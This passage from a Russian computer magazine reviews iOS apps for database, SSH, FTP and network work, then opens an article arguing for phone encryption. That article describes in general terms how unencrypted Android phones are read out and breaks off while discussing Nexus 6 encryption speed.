
Мобильные устройства Apple обладают возможностью работать и с базами данных MySQL. Для этого предназначены несколько программ, среди них QueryDB и Navicat. Navicat — продвинутое приложение для работы с БД. Его стоимость — 16 долларов, что совсем немало. Однако и возможности данной программы очень велики:

- Создание и изменение различных баз данных. Совместная работа с БД с использованием сервиса Navicat Cloud.
- Набор фильтров и поиск данных.
- Неограниченное количество подключений с использованием SSH/SSL.
- Инструменты для автоматизации создания баз данных.

Бесплатная утилита QueryDB — намного более простое решение. Это инструмент для создания и редактирования БД. Программа имеет платную версию с поддержкой SSH. Для того чтобы убрать рекламу, потребуется заплатить 3 доллара.

SSH И FTP-КЛИЕНТЫ

Перейдем к поиску лучших SSH-клиентов. Одно из наиболее известных решений — Prompt. Среди возможностей программы — неограниченное количество «закладок» с данными серверов, структурирование подключений при помощи папок, сохранение паролей, кастомизация интерфейса программы (темная и светлая темы, изменение размера шрифта). Верхнюю панель клавиатуры также можно изменять. Данные серверов синхронизируются между всеми iOS-устройствами с использованием функции Panic Sync. Сохранение наиболее используемых команд (Clips) и защита при помощи Touch ID — приятные особенности утилиты.



Интерфейс программы Prompt


Также есть и программа для работы с FTP/SFTP-серверами под названием Transmit. Это версия популярной Mac-утилиты для iOS-устройств. Возможности приложения таковы:

- Подключение к серверу, переименование, добавление объектов, смена прав доступа и создание папок.
- Отправка на сервер любого файла из поддерживаемых iOS-приложений.
- Возможность передачи данных в фоновом режиме.
- Редактирование любых документов на сервере в других iOS-программах при помощи технологии Document Picker.
- Синхронизация данных серверов между устройствами.

Стоимость программы — 8 долларов.

УТИЛИТЫ ДЛЯ АНАЛИЗА СЕТИ

В задачи администратора входит и проведение диагностики сети. Для этого в iOS также есть свои программы. Во-первых, это приложение iNetTools (есть



Стартовый экран iNetTools

бесплатная версия и платная за 5 долларов). Бесплатно в ней доступны инструменты Ping, Trace, DNS Lookup, Port Scan. В платной версии есть также функции Whois, Server Monitor, LAN Scan. В списке My Server List отображаются все серверы, к которым ранее производилось подключение. Для начинающих пользователей предусмотрена небольшая справочная информация.

Для сканирования сетей предназначена утилита IP Network Scanner. Она позволяет находить устройства в Сети, отображает Mac-адреса и IP. Для удобства поиска устройствам можно присваивать иконки и произвольные имена. Можно открыть аппараты по найденному адресу в браузере или в любой программе, поддерживающей эту функцию. Также возможна тонкая настройка программы, добавление устройств в список вручную, выбор стиля сканирования (отображать всю или только подтвержденную несколько раз информацию).


К сожалению, в приложении бесплатной версии может отображаться только пять устройств в данной сети, а остальные будут скрыты от пользователя.

ЗАКЛЮЧЕНИЕ

iOS-устройства не так и бесполезны для программистов и системных администраторов. Продвинутые и функциональные редакторы кода, интерпретаторы для многих популярных языков, утилиты для диагностики сети, клиенты для системы контроля версий, программы со справочной информацией, SSH-терминалы — все это и многое другое есть в данной системе.

ANDROID И ШИФРОВАНИЕ ДАННЫХ

О ТОМ, КАК ВСЕ ПЛОХО И ПОЧЕМУ ВРЯД ЛИ СТАНЕТ ЛУЧШЕ



Олег Афонин,
Эксперт по мобильной криминалистике компании Элкомсофт
aoleg@voicecallcentral.com



ФБР попыталось через суд выкрутить руки компании Apple, не желающей создавать код для обхода собственной системы безопасности. Обнаружена критическая уязвимость в ядре Android, позволяющая получить доступ суперпользователя в обход всех защитных механизмов. Эти два события хоть и не связаны между собой, но совпали по времени, явным образом демонстрируя различия в системе безопасности двух популярных мобильных ОС. Отложим на минуту вопрос с критической уязвимостью ядра Android, которая вряд ли будет когда-либо исправлена большинством производителей в уже выпущенных моделях, и рассмотрим механизмы шифрования данных в Android и Apple iOS. Но прежде поговорим, зачем вообще нужно шифрование в мобильных устройствах.

ЗАЧЕМ ШИФРОВАТЬ ТЕЛЕФОН?

Честному человеку скрывать нечего — популярнейшей лейтмотив, который звучит после каждой публикации на тему защиты данных. «Мне скрывать нечего», — говорят многие пользователи. Увы, но гораздо чаще под этим подразумевается всего лишь уверенность в том, что уж в данные конкретного Васи Пупкина никто не потрудится залезть, ибо кому они вообще интересны? Практика показывает, что это не так. Далеко ходить не станем: буквально на прошлой неделе увольнением завершилась карьера школьной учительницы, которая на минутку оставила телефон на столе. Ученики мгновенно разблокировали аппарат и извлекли из него фотографии учительницы в виде, который осуждается пуританской моралью американского общества. Инцидент послужил достаточным основанием для увольнения учительницы. Подобные истории происходят чуть ли не ежедневно.

КАК ВЗЛАМЫВАЮТСЯ НЕЗАШИФРОВАННЫЕ ТЕЛЕФОНЫ

Не будем углубляться в детали, просто имей в виду: данные с незашифрованного телефона можно извлечь почти в ста процентах случаев. «Почти» здесь относится скорее к случаям, когда телефон попытались физически повредить или уничтожить непосредственно перед снятием данных. Во многих устройствах Android и Windows Phone есть сервисный режим, позволяющий слить все данные из памяти аппарата через обычный USB-кабель. Это касается большинства устройств на платформе Qualcomm (режим HS-USB, работающий даже

тогда, когда загрузчик заблокирован), на китайских смартфонах с процессорами MediaTek (MTK), Spreadtrum и Allwinner (если разблокирован загрузчик), а также всех смартфонов производства LG (там вообще удобный сервисный режим, позволяющий слить данные даже с «окирпиченного» устройства).

Но даже если в телефоне и нет сервисного «черного хода», данные из устройства все равно можно получить, разобрав аппарат и подключившись к тестовому порту JTAG. В самых запущенных случаях из устройства извлекается чип eMMC, который вставляется в простейший и очень дешевый адаптер и работает по тому же протоколу, что и самая обычная SD-карта. Если данные не были зашифрованы, из телефона легко извлекается вообще все вплоть до маркеров аутентификации, предоставляющих доступ к твоим облачным хранилищам.


А если шифрование было включено? В старых версиях Android (до 4.4 включительно) и это можно было обойти (за исключением, правда, аппаратов производства Samsung). А вот в Android 5.0 наконец появился режим стойкого шифрования. Но так ли он полезен, как полагает Google? Попробуем разобраться.

ANDROID 5.0–6.0

Первым устройством под управлением Android 5.0 стал Google Nexus 6, выпущенный в 2014 году компанией Motorola. В то время уже активно продвигались 64-разрядные мобильные процессоры с архитектурой ARMv8, но у компании Qualcomm не было готового решения на этой платформе. В результате в Nexus 6 был использован набор системной логики Snapdragon 805, основанный на 32-разрядных ядрах собственной разработки Qualcomm.

Почему это важно? Дело в том, что в процессоры на архитектуре ARMv8 встроен набор команд для ускорения потокового шифрования данных, а в 32-битных процессорах ARMv7 таких команд нет.

Итак, следи за руками. Инструкций для ускорения крипто в процессоре нет, поэтому Qualcomm встроил в набор системной логики выделенный аппаратный модуль, призванный выполнять те же функции. Но что-то у Google не сложилось. То ли драйверы на момент выпуска не допилили, то ли Qualcomm не предоставил исходные коды (или не разрешил публиковать их в AOSP). Детали публике неизвестны, но известен результат: Nexus 6 шокировал обозревателей чрезвычайно медленной скоростью чтения данных. Насколько медленной? Примерно вот так:



Скорость чтения/записи данных с активированным шифрованием

